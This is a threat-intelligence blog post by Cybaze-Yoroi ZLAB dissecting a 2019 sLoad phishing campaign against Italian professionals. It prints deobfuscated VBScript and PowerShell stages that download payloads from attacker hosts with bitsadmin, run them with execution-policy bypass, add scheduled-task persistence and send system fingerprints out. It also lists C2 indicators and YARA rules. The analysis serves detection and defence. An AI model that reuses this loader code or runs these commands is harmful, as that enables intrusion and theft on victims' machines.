
The sLoad Threat: Ten Months Later



2019-10-04 ZLAB-YOROI research

Introduction

SLoad (TH-163) is the protagonist of increasing and persistent attack waves against the Italian panorama since Q3 2018 and then in 2019 (e.g N020419, N040619, N010819), but also against the UK and Canada as reported by Proofpoint. Ten months ago, we wrote about the complex infection chain the sLoad malware threat was using during its attack campaigns, and today we are looking at the evolution of the threat by dissecting one of its latest attacks.

During our CSDC monitoring operation, we recently noticed some changes in the infamous attack waves related to sLoad, which is known for adopting a complex infection chain using to spread additional malware. For this reason Cybaze-Yoroi ZLAB dissected one latest ones.

Search...

CATEGORIES

Select Category

TAGS

0day (31) aggah (1) apt (18) atm (1) cisco (24) client (43) cybercrime (107) cyberespionage (18) dos (2) exim (1) infrastructure (49) iot (11) italy (97) linux (22) malware (143) microsoft (29) mobile (12) obfuscation (1) paloalto (1) ransomware (1)

Technical Analysis

According to CERT-PA investigations, the malware has recently been delivered using legit certified emails (PEC). These recent attack waves were targeting Italians Organizations and consultants affiliated to Professional associations, such as lawyers and civil engineers. Once again the attachment is a malicious zip.




Figure 1: Example of mail (source:CERT-PA)

The Infection Chain

Nome	Dimensione	Dimensione co...	Ultima modifica
IT83440018268.vbs	7 151	4 832	2019-09-11 11:48
IT83440018268.pdf	82 995	60 407	2019-09-11 11:48

Figure 2: Files contained in attachment file zip

This time the zip does not hide powershell code, such the appended one recovered in the past waves. The archive contains two files: a corrupted PDF file and a VBScript. The first one is designed to deceive the unaware user and force him to open the runnable script.

In the following tables are shown some basic information about samples contained in the zip archive.

Hash	30d6f6470e145a1d1f2083abc443148c8e3f762025ca262267ae2e531b2e8ab4
Threat	.vbs dropper
Brief Description	Sload visual basic script loader

scada (10)
server (67)
technique (1)
threat (167)
trend (25)
ursnif (1)
vpn (1)
vulnerability (166)
windows (1)
yomi (2)

ARCHIVE

November 2019

M	T	W	T	F	S	S
				1	2	3
4	5	6	7	8	9	10
11	12	13	14	15	16	17
18	19	20	21	22	23	24
25	26	27	28	29	30	
« Oct						

FOLLOW US ON TWITTER!

Ssdeep	192:Fb1TpsF8Z1mZcwfD0VCmA7VETYM/2IVKfCH:FbQjZZfDsA7G2zfGH

Table 1: Information about SLoad .vbs dropper

Hash	43db5fcb75d50a5516b687b076be5eb1aaec4b51d8d61a60efc69b383c1d757c
Threat	.pdf file
Brief Description	Sload corrupted pdf file
Ssdeep	1536:mmD8g29U+A092Ljr/N0VyvD/ABVqYA7hq4XoZxXjdY4u/dQV:FdLKQjrF QV

Table 2: Information about SLoad .pdf file

Opening the vbs dropper is possible to see an obfuscated script containing several junk instructions like unused variables and commented codes. After a deobfuscation phase is possible to see the inner logic. The purpose of this script is launch start a powershell script retrieved from the attacker infrastructures and, in the meantime, decoy the victim.

```
On Error Resume Next
Set ZCzG   = CreateObject("Scripting.FileSystemObject")
Set PavfQt = WScript.CreateObject ("WScript.Shell")
Set XaiX = ZCzG.GetFolder("c:\Users\")
Recurse(XaiX)
PavfQt.run "bitsadmin /transfer OkFCVS /download /priority FOREGROUND https://dreamacinc.com/UCP9dATGyt6mJ/srdzHcN4bWUum.jpg c:\Users\Public\Downloads\RSbYHuPO.ps1",0,True
i=0
Do While i < 1
    If (ZCzG.FileExists("c:\Users\Public\Downloads\RSbYHuPO.ps1")) Then
      i=1
    End If
    WScript.Sleep(2280)
Loop
PavfQt.run "powershell.exe -ep bypass -file c:/users/public/downloads/RSbYHuPO.ps1 ",0,True
Sub Recurse(JFLY)
    If IsAccessible(JFLY) Then
      For Each oSubFolder In JFLY.SubFolders
        Recurse oSubFolder
      Next
      For Each RIst In JFLY.Files
        If InStr(RIst.Name,".pdf") > 0 Then
```

```
            PavfQt.run "explorer "+JFLY+"\"+RIst.Name
          End if
        Next
      End If
End Sub
Function IsAccessible(XaiX)
    On Error Resume Next
    IsAccessible = (XaiX.SubFolders.Count >= 0)
End Function
```

Code snippet 1: Deobfuscated vbs dropper

The malware downloads a fake jpg using the using "bitsadmin.exe" tool from "*hxxps://dreamacinc[.com/UCP9dATGyt6mJ/srdzHcN4bWUum[.jpg*". The usage of native tools allow the script to operate under the radar avoiding several AVs controls. The fake jpg actually contains a powershell script.

```
$oLZz2= "C:\Users\admin\AppData\Roaming";
$YwbpkcN9XUIv1w=@(1..16);

[...]

$main_ini='76492d1116743f0423413b16050a5345MgB8ADUAVAB4 [...]   AMQAyAGYA';
$main_ini | out-file $PaIQGLoo'\main.ini';

$domain_ini='76492d1116743f0423413b1605   [...]   YwBlAA==';
$domain_ini | out-file $PaIQGLoo'\domain.ini';

[...]

try{ [...]
}catch{$yC0iBerAupzdtf5Z=Get-Process -name powershell*;
    if ($yC0iBerAupzdtf5Z.length -lt 2){
      $EXhfbIPG7pUAEZzgZEnM = (Get-WmiObject Win32_ComputerSystemProduct).UUID ;
      $r=8;
      $B3xcDMBF=$EXhfbIPG7pUAEZzgZEnM.Substring(0,$r);
      $zjGQzSypyGPthusR = $047MydhkAAfp1W+"\"+$B3xcDMBF;
      $sv8eJJhgWV3xAN7Uu=@(1..16);
      $umwTVcIoudRlXjR6yAQQ= Get-Content "main.ini"$MLUkmHrgbpKyVEt8nS= ConvertTo-SecureString $umwTVcIoudRlXjR6yAQQ -key $sv8eJJhgWV3xAN7Uu;
      $AKXy3OFCowsfie = [System.Runtime.InteropServices.Marshal]::SecureStringToBSTR($MLUkmHrgbpKyVEt8nS);
      $DBR4S3t = [System.Runtime.InteropServices.Marshal]::PtrToStringAuto($AKXy3OFCowsfie);
      Invoke-Expression $DBR4S3t;
    }
```

```
27.  } | out-file $PaIQGLoo'\'$H3z9RnzIihO8'.ps1'
28.
29.  $OFHc0H4A=' /F /create /sc minute /mo 3 /TN
     "S'+$rs+$fLCg9ngJqRHX36hfUr+'" /ST 07:00 /TR "wscript
     /E:vbscript '+$PaIQGLoo+'\'+$JxdRWnHC+'.tmp"';
30.  start-process -windowstyle hidden schtasks $OFHc0H4A;   [...]
```

Code snippet 2: Downloaded powershell code

The first action the script does is to set a scheduled task to grant persistence on the infected machine. Then, after selection a random active process on infected machine ("System" in this specific infection) and concatenation it with the "%AppData%\Roaming" path, it stores four different files in his installation folder.

- <random_name>.tmp
- <random_name>.ps1
- domain.ini
- main.ini

All of them are embedded in the script; furthermore, two of them ("domain.ini" and "main.ini") are encrypted using the "*ConvertFrom-SecureString*" native function. Then, the script runs the "*UoqOTQrc.tmp*" file, having the only purpose to execute the "UoqOTQrc.ps1" file contained in the same folder.




Figure 3: Files created in "%AppData%\Roaming\<active_process>\"

```
1.  Dim str, min, max
2.  Const LETTERS = "abcdefghijklmnopqrstuvwxyz"
3.  min = 1
4.  max = Len(LETTERS)
5.  Randomize
```

```
6.
7.  [...]
8.
9.  Set objFSO=CreateObject("Scripting.FileSystemObject")
10. Set winssh = WScript.CreateObject ("WScript.Shell")
11. fName=RandomString(10)
12. JAcalshy=RandomString(4)
13. fZgxNPDMnu=RandomString(4)
14. WEHxctVdTEoDfqEqJMP=RandomString(4)
15.
16. [...]
17.
18. Set objFile = objFSO.CreateTextFile(outFile,8, True)
19. objFile.Write "Set "+JAcalshy+"=rshe" & vbCrLf
20. objFile.Write "Set "+fZgxNPDMnu+"=ypa" & vbCrLf
21. objFile.Write "Set "+WEHxctVdTEoDfqEqJMP+"=il" & vbCrLf
22. objFile.Close
23. winssh.run "powershell -ep bypass -file .ps1",0,true
```

Code snippet 3: content of “UoqOTQrc.tmp” file.

```
1.  try{
2.        Remove-EventLog:Debug-Job
3.        Export-BinaryMiLog:Get-PSSessionConfiguration
4.        Remove-JobTrigger:New-Item
5.  }catch{
6.  $yC0iBerAupzdtf5Z=Get-Process -name powershell*;
7.  if ($yC0iBerAupzdtf5Z.length -lt 2){
8.        $EXhfbIPG7pUAEZzgZEnM = (Get-WmiObject
    Win32_ComputerSystemProduct).UUID ;$r=8;
9.        $B3xcDMBF=$EXhfbIPG7pUAEZzgZEnM.Substring(0,$r);
10.       $zjGQzSypyGPthusR = $047MydhkAAfp1W+"\"+$B3xcDMBF;
11.       $sv8eJJhgWV3xAN7Uu=@(1..16);
12.       $umwTVcIoudRlXjR6yAQQ= Get-Content "main.ini"
13.       $MLUkmHrgbpKyVEt8nS= ConvertTo-SecureString
    $umwTVcIoudRlXjR6yAQQ -key $sv8eJJhgWV3xAN7Uu;
14.       $AKXy3OFCowsfie =
15.
    [System.Runtime.InteropServices.Marshal]::SecureStringToBSTR(
    $MLUkmHrgbpKyVEt8nS);
16.        $DBR4S3t =
    [System.Runtime.InteropServices.Marshal]::PtrToStringAuto($AK
    Xy3OFCowsfie);
17.        Invoke-Expression $DBR4S3t;
18. }
```

Code snippet 4: content of “UoqOTQrc.ps1” file.

In the same way, the “UoqOTQrc” script decrypts the “*mini.ini*” file using the “*ConvertFrom-SecureString*” function and the ecnryption key contained in “*$sv8eJJhgWV3xAN7Uu*” variable, a sequential integer array.

Figure 4: "*main.ini*" file before and after decryption

The decrypted "main.ini" script tries to ping a URL generated selecting three ascii char-codes in ranges [65-90] and [67-122]. Then, it decrypts "domain.ini" using the key in the "$main_key" variable. In the end, it saves the results in the "btc.log" file. Continuing the analysis of "main.ini" is possible to spot that the script also grabs system information to check-in the newly infected host.

Figure 5: "*domain.ini*" file before and after decryption

```
eyJ2ZXIiOiIxNy4wOSIsImxuayI6IiIsInMiOiIwIiwiZyI6IngyNDAxIiwiaWQiOiI1M
kEzNEQ1Ni0xNUJBLTA2ODEtOUNCMy00OEJBQjJDMDQzQkIiLCJ2IjoiTWljcm9zb2Z0IF
dpbmRvd3MgNyBVbHRpbWF0ZSAiLCJjIjoickdrV2loQ1QiLCJhIjoiKmNocm9tZSpjaHJ
vbWUqY2hyb211KmNocm9tZSpjaHJvbWUqY2hyb211KmNocm9tZSpjaHJvbWUqY2hyb211
KmNocm9tZSpjc3Jzcypjc3JzcypkbGxob3N0KmR3bSpleHBsb3JlcipJZGxlKkpldEJyY
Wlucy5FdHcuQ29sbGVjdG9yLkhvc3QqS01TLVFBRCpsc2Fzcypsc20qbW1jKm1zZHRjKm
5vdGVwYWQrKypPU1BQU1ZDKnBvd2Vyc2hlbGxfaXNlKlNlYXJjaEluZGV4ZXIqc2Vydml
jZXMqc21zcypzcG9vbHN2KlN5c3RlbSp0YXNraG9zdCp0YXNraG9zdCpWR0F1dGhTZXJ2
aWNlKnZtYWN0aGxwKnZtdG9vbHNkKnZtdG9vbHNkKndpbmluaXQqd2lubG9nb24qV21pU
HJ2U0Uqd21wbmV0d2siLCJmbSI6IiIsImQiOiIiLCJuIjoiQURNSU4tUEMiLCJjcHUiOi
JJbnRlbChSKSBYZW9uKFIpIFNpbHZlciA0MTE0IENQVSBAIDIuMjBHSHoiLCJvIjoiIn0
```

```
{"ver":"17.09","lnk":"","s":"0","g":"x2401","id":"52A34D56-15BA-0681-9
CB3-48BAB2C043BB","v":"Microsoft Windows 7 Ultimate
","c":"rGkWihCT","a":"*chrome*chrome*chrome*chrome*chrome*chrome*chrom
e*chrome*chrome*chrome*csrss*csrss*dllhost*dwm*explorer*Idle*JetBrains
.Etw.Collector.Host*KMS-QAD*lsass*lsm*mmc*msdtc*notepad++*OSPPSVC*powe
rshell_ise*SearchIndexer*services*smss*spoolsv*System*taskhost*taskhos
t*VGAuthService*vmacthlp*vmtoolsd*vmtoolsd*wininit*winlogon*WmiPrvSE*w
mpnetwk","fm":"","d":"","n":"ADMIN-PC","cpu":"Intel(R) Xeon(R)
Silver 4114 CPU @ 2.20GHz","o":""}
```


Figure 6: Some information exfiltrate by the malware before and after base64 decoding

At this point, another malicious file is downloaded. The malware retrieves it from “hxxps://<C2_URL>/doc/x2401.jpg”. Once again, this is not a real jpg, but rather another obfuscated powershell layer.

```
1.  $u2K2MQ4 = "`r`n"
2.  $lNlNrKyk= -join ((65..90) + (97..122) | Get-Random -Count 8
    | % {[char]$_})
3.  $yIXgWSaXsKD5hanf9uO=
    $env:userprofile+'\App'+'Da'+'ta\Ro'+'am'+'ing';
4.  $hh='hi'+'dd'+'en';
5.  $ixXApGeqJKEGY=@(1..16);
6.  $Erlydjiyy = (Get-WmiObject Win32_ComputerSystemProduct);
7.  $Erlydj = $Erlydjiyy.UUID;
8.  $sOmUGoc0ysV8UW=$Erlydj.Substring(0,6);
9.  $Z5lTNXB = $yIXgWSaXsKD5hanf9uO+"\"+$sOmUGoc0ysV8UW;
10. If(!(test-path $Z5lTNXB)){New-Item -ItemType Directory -Force
    -Path $Z5lTNXB}
11.
12. If(test-path $Z5lTNXB"\_in"){$gQd0DB82ByQ0pziwKZ=Get-
    ChildItem $Z5lTNXB"\_in";$FQDO2rSjJJxrkrYFWM1W = Get-Date;if
    ($gQd0DB82ByQ0pziwKZ.LastWriteTime -gt
    $FQDO2rSjJJxrkrYFWM1W.AddMinutes(-30)){break;break;}}; "1" |
    out-file $Z5lTNXB"\_in";
13.
14. try{ Remove-Item $Z5lTNXB'\*'}catch{}
15.
16. $wsxDITPgQCH+='76492d1116743f0423413b16050a5345MgB8AGsAKwBwAH
    kASQBUAGgAWgBKAEsAbgBFAE8AUQBHA';
17. [...]
18. $wsxDITPgQCH+='UAZAA1AGIAZAA0ADIAYgBkAGUANQAzADIAYgBkAGIAMwBl
    ADMAZQA1ADAAOQA3ADgAYwAyAGYAMgA';
```

```
19. $wsxDITPgQCH+='3ADAANQA1AA==';
20. $wsxDITPgQCH | out-file $Z5lTNXB'\config.ini';
21. $5r8DcJB4ok4+='76492d1116743f0423413b16050a5345MgB8AHQAYgBqAF
    YAVQBQADUAQwBNAGEAZABWAFMA';
22. [...]
23. $5r8DcJB4ok4+='YQBiADUAOAAzAGQANAAxADgAMwAxAGYANQAwAGIA';
24. $5r8DcJB4ok4 | out-file $Z5lTNXB'\web.ini';
25. start-process -windowstyle $hh schtasks '/change /tn GoFast
    /disable';
26. $2aWxu9dutZfOPCCgS+=$u2K2MQ4+'Dim  ';
27. [...]
28. $nz0oninX6=$ixXApGeqJKEGY -join ',';
29. $E6M6Np8nhXnu4ndPEJ=' /F /create /sc minute /mo 3 /TN
    "U'+$sOmUGoc0ysV8UW+'" /ST 07:00 /TR "wscript /E:vbscript
    '+$Z5lTNXB+'\'+$lNlNrKyk+'.tmp"';
30. start-process -windowstyle $hh schtasks $E6M6Np8nhXnu4ndPEJ;
```

Code snippet 5: Obfuscated content of “x2401.jpg” file.

```
1.  $u2K2MQ4 = "rn";
2.  $lNlNrKyk= -join ((65..90) + (97..122) | Get-Random -Count 8
    | % {[char]$_});
3.  $yIXgWSaXsKD5hanf9uO= $env:userprofile+'\AppData\Roaming';
4.
5.  $Erlydjiyy = (Get-WmiObject Win32_ComputerSystemProduct);
6.  $Erlydj = $Erlydjiyy.UUID;
7.  $sOmUGoc0ysV8UW=$Erlydj.Substring(0,6);
8.  $Z5lTNXB = $yIXgWSaXsKD5hanf9uO+"\"+$sOmUGoc0ysV8UW;
9.  If(!(test-path $Z5lTNXB)){New-Item -ItemType Directory -Force
    -Path $Z5lTNXB}
10.
11. If(test-path $Z5lTNXB"\_in"){$gQd0DB82ByQ0pziwKZ=Get-
    ChildItem $Z5lTNXB"\_in";$FQDO2rSjJJxrkrYFWM1W = Get-Date;if
    ($gQd0DB82ByQ0pziwKZ.LastWriteTime -gt
    $FQDO2rSjJJxrkrYFWM1W.AddMinutes(-30)){break;break;}}; "1" |
    out-file $Z5lTNXB"\_in";
12.
13. try{ Remove-Item $Z5lTNXB'\*'}catch{}
14. $wsxDITPgQCH="76492d1 [...] A1AA==";
15. $wsxDITPgQCH | out-file $Z5lTNXB'\config.ini';
16.
17. $5r8DcJB4ok4="7649 [...] AGIA";
18. $5r8DcJB4ok4 | out-file $Z5lTNXB'\web.ini';
19.
20. start-process -windowstyle hidden schtasks '/change /tn
    GoFast /disable';
21.
22. $2aWxu9dutZfOPCCgS="Dim  winssh [...] winssh.run "powershell
    -ep bypass -file vJjFwtSM.ps1",0,true";
23. $2aWxu9dutZfOPCCgS | out-file $Z5lTNXB'\'$lNlNrKyk'.tmp'
24.
25. $r1uIiPZBhUea0=" $zTxePJtpmbVI0btT6cd9=Get-Process -name
    powershell*; [...] Invoke-Expression $NLO3lwvn1xWn;}";
26. $r1uIiPZBhUea0 | out-file $Z5lTNXB'\'$lNlNrKyk'.ps1'
27.
28. $nz0oninX6="1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16";
```

```
29.  $E6M6Np8nhXnu4ndPEJ="/F /create /sc minute /mo 3 /TN
     "U52A34D" /ST 07:00 /TR "wscript /E:vbscript
     C:\Users\admin\AppData\Roaming\52A34D\vJjFwtSM.tmp";
30.
31.  start-process -windowstyle hidden schtasks
     $E6M6Np8nhXnu4ndPEJ;
```

Code snippet 6: Deobfuscated content of “x2401.jpg” file.

Like previous script, this one perform the same operations and create other four file in “%AppData%\Roaming\<active_process>” path. This time the files are:

Nome	Ultima modifica	Tipo	Dimensione
config.ini	23/09/2019 18:13	Impostazioni di co...	193 KB
mdMUPByO.ps1	23/09/2019 18:14	Script di Windows...	2 KB
mdMUPByO.tmp	23/09/2019 18:14	File TMP	3 KB
web.ini	23/09/2019 18:14	Impostazioni di co...	2 KB

Figure 7: Files created in “%AppData%\Roaming\<active_process>\”

- <random_name>.tmp
- <random_name>.ps1
- config.ini
- web.ini

The first executed file is “*<random_name>.tmp*”. It is not obfuscated and its only purpose is the execution of “*<random_name>.ps1*”. The content of “*<random_name>.ps1*” file is the following. The latest script decrypt the content of “*config.ini*” file. The following figure shown both encrypted and decrypted “*config.ini*” file.

Figure 8: Files created in “%AppData%\Roaming\<active_process>\”

This script performs the same operation described in “*main.ini*” file but use different URLs stored in the “*web.ini*” file. Also this time, the file is decrypted using an integer array from 1 to 16 as key and contained in “*$mainKey*” variable.

Figure 9: “*web.ini*” file before and after decryption

Finally, it tries to download the final payload with the following piece of script. However, at the time of analysis, all the C2 URLs seems to be down, so we are not able to detect the final payload family.

```
1. $dPath = [Environment]::GetFolderPath("MyDocuments")
2. $jerry=$starsLord+'\'+$roccon+'_'+$rp;
3. $clpsr='/C bitsadmin /transfer '+$rp+' /download /priority
   FOREGROUND '+$line+' '+$jerry+'.txt & Copy /Z '+$jerry+'.txt
   '+$jerry+'_1.txt & certutil -decode '+$jerry+'_1.txt
   '+$dPath+'\'+$roccon+'_'+$rp+'.exe & powershell -command
   "start-process '+$dPath+'\'+$roccon+'_'+$rp+'.exe" & exit';
4. start-process -wiNdowStylE HiddeN $mainDMC $clpsr;
5. $clpsr='/C del '+$jerry+'.txt & del '+$jerry+'_1.txt & del
   '+$dPath+'\'+$roccon+'_'+$rp+'.exe & exit';
6. start-process -wiNdowStylE HiddeN $mainDMC $clpsr;
```

Code snippet 7: script to download the final payload

Comparison With Previous Chains

To better understand the evolution of sLoad infection chain, we compared attack attempts observed since 2018 and the latest ones. In both cases, the infection vector is a carefully themed malicious email, weaponized with zip archive containing two files. In the first

case the starting point is a ".lnk" file and in the second one the chain starts with a ".vbs" script.

The sLoad attack chain observed months ago was characterized by some pieces of powershell code appended to the tail of the zip archive. Probably, this technique become more detectable during the time, so it could have been deprecated in latest infections attempts. For both malware variants, the archive contains a legit image (or pdf) used to deceive the unaware user. Moreover, in the first analyzed variant, the core of the infection is mainly based on powershell scripts and LOLbins. However, the latest stages uses a mix of Powershell and Visual Basic Scripts.




Figure 10: Infection chain workflow

The agent body is still quite similar in the core structure, however the bot now supports new commands such as "Exec" and "Eval", the latter is able to download further code through the Bitsadmin utility instead of directly rely on "Net.WebClient" primitive. Also, the "ScreenCapture" function have been removed from the new version of the code, in favor to the enhancement of the agent persistence through scheduled task.

Figure 11: Comparison between old and new version on “config.ini” file

Conclusion

sLoad is keeping evolving their TTPs and represents a vivid threat for the Italian cyber-panorama. Also, many times, especially during the last months, its activities in the country involved the abuse of certified mailboxes (PEC) targeting associated professionals and consultants, along with private companies. Additionally, the quality of the latest phishing emails is high: the group adopted templates and naming conventions actually in use by Italian Revenue Agency (“Agenzia delle Entrate”).

The plentiful usage of LOLbins, Powershell scripts and SSL encrypted channels, makes detection of this threat difficult for automated systems, and frequently requires **analysis abilities** or **high quality threat intelligence sources** to detect and tackle sLoad attack campaigns, many times targeting just a single country.

Indicator of Compromise

- C2:
  - hxxps://dreamacinc[.com/UCP9dATGyt6mJ/srdzHcN4bWUum.jpg
  - hxxps://rdtber[.eu/view/main.php?ch=1
  - hxxps://uilomiku[.eu/view/main.php?ch=1
  - hxxps://rdtber1[.eu/view

    - hxxps://uilomiku1.[eu/view/
    - hxxps://ijve[.eu/view/main.php?ch=1
    - hxxps://cvrwe[.eu/view/main.php?ch=1
    - hxxps://famebite[.com/kerdo3gfmed5/fild4et5bes[.png
    - hxxps://butchscorpion[.com/ucp9datgyt6mj/srdzhcn4bwuum[.jpg
    - hxxps://carpediem123[.com/ucp9datgyt6mj/srdzhcn4bwuum[.jpg
    - hxxps://rdtber[.eu/doc/x2401[.jpg
    - hxxps://uilomiku[.eu/view/
    - hxxps://rdtber[.eu/view/
    - hxxps://memoriesmadelb[.com/ucp9datgyt6mj/srdzhcn4bwuum[.jpg
    - hxxps://clutchmagazine[.com/ucp9datgyt6mj/srdzhcn4bwuum[.jpg
    - hxxps://interloc-tp[.com/kerdo3gfmed5/fild4et5bes[.png
    - hxxps://kd5ndz[.com/kerdo3gfmed5/fild4et5bes[.png
    - hxxps://fanaaru.com/kerdo3gfmed5/fild4et5bes[.png
    - hxxps://ghettoaffiliatemarketing[.com/wcunaq53rhaza/7za[.exe
    - hxxps://iumju1.eu/zu[.php
    - hxxps://jonwilliam[.com/kerdo3gfmed5/fild4et5bes[.png
- Persistenza:
    - “C:\Windows\system32\schtasks.exe” /F /create /sc minute /mo 3 /TN “U78DF2E” /ST 07:00 /TR “wscript /E:vbscript C:\Users\admin\AppData\Roaming\78DF2E\izvyJSXp.tmp”
- Hash:
    - 30d6f6470e145a1d1f2083abc443148c8e3f762025ca262267ae2e531b2e8ab4
    - 43db5fcb75d50a5516b687b076be5eb1aaec4b51d8d61a60efc69b383c1d757c
    - 46e9f9aa5851280c920d244dc7b14e131f48910f47100c78f3190a0e59f72300
    - d0daaf5a82e43e8734e579dd376926d4bc1118cd0e3a064c4df844701c187842
    - f2c3d19d6e1f067f3f21180c2c6998916f1f5007f207c4ebf724d29ab56f7a13
    - 0736fdb674cc593f48d099077fca363fe4414a6b13810cabf1210b087846b547
    - 3d9848551ed8f2a59beefd95b5d606a6bd38002794ab7246d3e440f421bfdd47
    - 7a4b5684ee9be3d9169fa1a2bf54f499b7271d38cd0cbc7cc464a87a16402a0d
    - 0f6122739e34d2e7bb735a15d97d6948c569add05086c54c25109d47bf530157
    - 65132913c9318ad5e8745062ef5c5e323ec8a5758434a81122bf9ab3b245661f
    - 2e5c29fbb8ac94231dc465d3bad36a59099774978858933a01cd230f33608889
    - edd22372327273351f43bac791ee621b1344fbc66a725f7d6d47f4559dbea6f4
    - e84f0f1c78988424a45b3f358b6fc65f8803c54719579dc8c400e94f02488c17
    - f89b66aeab7015fb4a0fa50aa9698541f9ca0996f9706afa4311bf73f56b25ee

- 3607f1ac486d27be2210511ef3c779d315b405cd335684edc96175ea649872d7

Yara Rules

```
rule SLoad_Sep_2019{
        meta:
        description = "Yara Rule for Sload campaign 2019"
        author = "Cybaze Zlab_Yoroi"
        last_updated = "2019-09-27"
        tlp = "white"
        category = "informational"

        strings:
         $s1 = {50 4B}
         $s2 = {29 7B 0A 33 9D B6 C7 BF}
         $s3 = {E7 D5 53 78 3A BD}
         $a1 = "IT83440018268.vbs" ascii wide
         $a2 = "IT83440018268.pdf" ascii wide

    condition:
         all of ($s*) and 1 of ($a*)
}

rule sload_Sep_2019{
        meta:
        description = "Yara Rule for Sload vbs script sept
        author = "Cybaze Zlab_Yoroi"
        last_updated = "2019-09-27"
        tlp = "white"
        category = "informational"

        strings:
         $s1="ZCzG.GetFolder(\"c:\\Users\\\")"
         $s2="WScript.Shell"
         $s3="https://dreamacinc.com/"
         $s4="bitsadmin"

    condition:
```

```
            all of them
    }
```

This blog post was authored by Davide Testa and Luca Mella of Cybaze-Yoroi Z-LAB

Share this:

Twitter Facebook

Like this:

Loading...

cybercrime, italy, threat

← Campagna di Attacco Emotet+Ursnif

Gateway VPN Sotto Attacco →

Related Posts

2019-09-24

APT or not APT? What's Behind the

2019-09-20

Commodity Malware Reborn: The AgentTesla

2019-09-11

Dissecting the 10k Lines of the new

Aggah Campaign

“Total Oil” themed Campaign

TrickBot Dropper